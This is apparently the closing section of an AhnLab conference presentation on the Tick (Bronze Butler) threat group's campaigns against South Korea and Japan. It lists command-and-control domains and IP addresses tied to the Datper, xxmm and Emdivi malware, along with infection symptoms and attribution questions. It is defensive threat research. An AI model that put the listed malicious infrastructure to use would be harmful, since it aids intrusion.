
- not only Dropper but also Modified PE !

06

Connections

AhnLab

Connections



- Correlations with C2

- amamihanahana.com : Xxmm, Datper
- 211.13.196.164 : Datper, Emdivi (campaign Blue termite)

THURSDAY, OCTOBER 18, 2018

Tracking Tick Through Recent Campaigns Targeting East Asia

This blog post is authored by Ashlee Benge and Jungsoo An, with contributions from Dazhuo Li.

Summary

Since 2016, an advanced threat group that Cisco Talos is tracking has carried out cyberattacks against South Korea and Japan. This group is known by several different names: Tick, Redbaldknight and Bronze Butler.


Although each campaign employed custom tools, Talos has observed recurring patterns in the actor's use of infrastructure, from overlaps in hijacked command and control (C2) domains to differing campaign C2s resolving to the same IP. These infrastructure patterns indicate similarities between the Datper, xxmm backdoor, and Emdivi malware families. In this post, we will dive into these parallels and examine the methods used by this actor.

* Source : <https://blog.talosintelligence.com/2018/10/tracking-tick-through-recent-campaigns.html>

07

Conclusion

Symptoms



Incorrect operation
or interruption of
security software



An executable file
larger than 50 MB
(Especially if written in
Delphi)




Suspicious file names



System access to
recently registered
domain



File names
different from
normal file names
(WinRAR Console,
Port Scanner, etc.)



2019. 02

Attack



2019. 01

Registers www.neygylakes.com (61.111.255.225 – Korea)

Registered .com domains on
Saturday, January 19, 2019 page 51 on

171, 85472 total items

IP	갱신일자	수집일자	국가
61.111.255.225	2019-02-12 09:42:39	2019-01-28 13:32:25	Republic of Korea

Source : <https://domain-status.com/archives/2019-1-19/com/registered/51>

- Tick Group is a threat actor that has been active in Korea and Japan for the past ten years!
- Question 1. Are they the same group?
 - Existence of Malware Builder
 - Same code reused
- Question 2. Connection to Tonto Team
 - Some malware are simultaneously used
 - Some infrastructures, such as C&C, are shared
 - What is the connection between these Groups? - Collaboration? Same Group? Coincidence?



- Necessity of Cooperation and Collaboration
 - Collaboration required between the researchers of Korea and Japan, who are experiencing similar active attacks.
 - It's important to disclose and share information.
 - Cooperated with Japanese and Taiwanese analyst. (Thanks !)
 - AhnLab will share relevant information with the members of industry



Thank you for your attention!

CHA Minseok (Jacky)

- minseok.cha@ahnlab.com
- mstoned7@gmail.com
-  [@mstoned7](https://twitter.com/mstoned7)



More security, More freedom

AhnLab

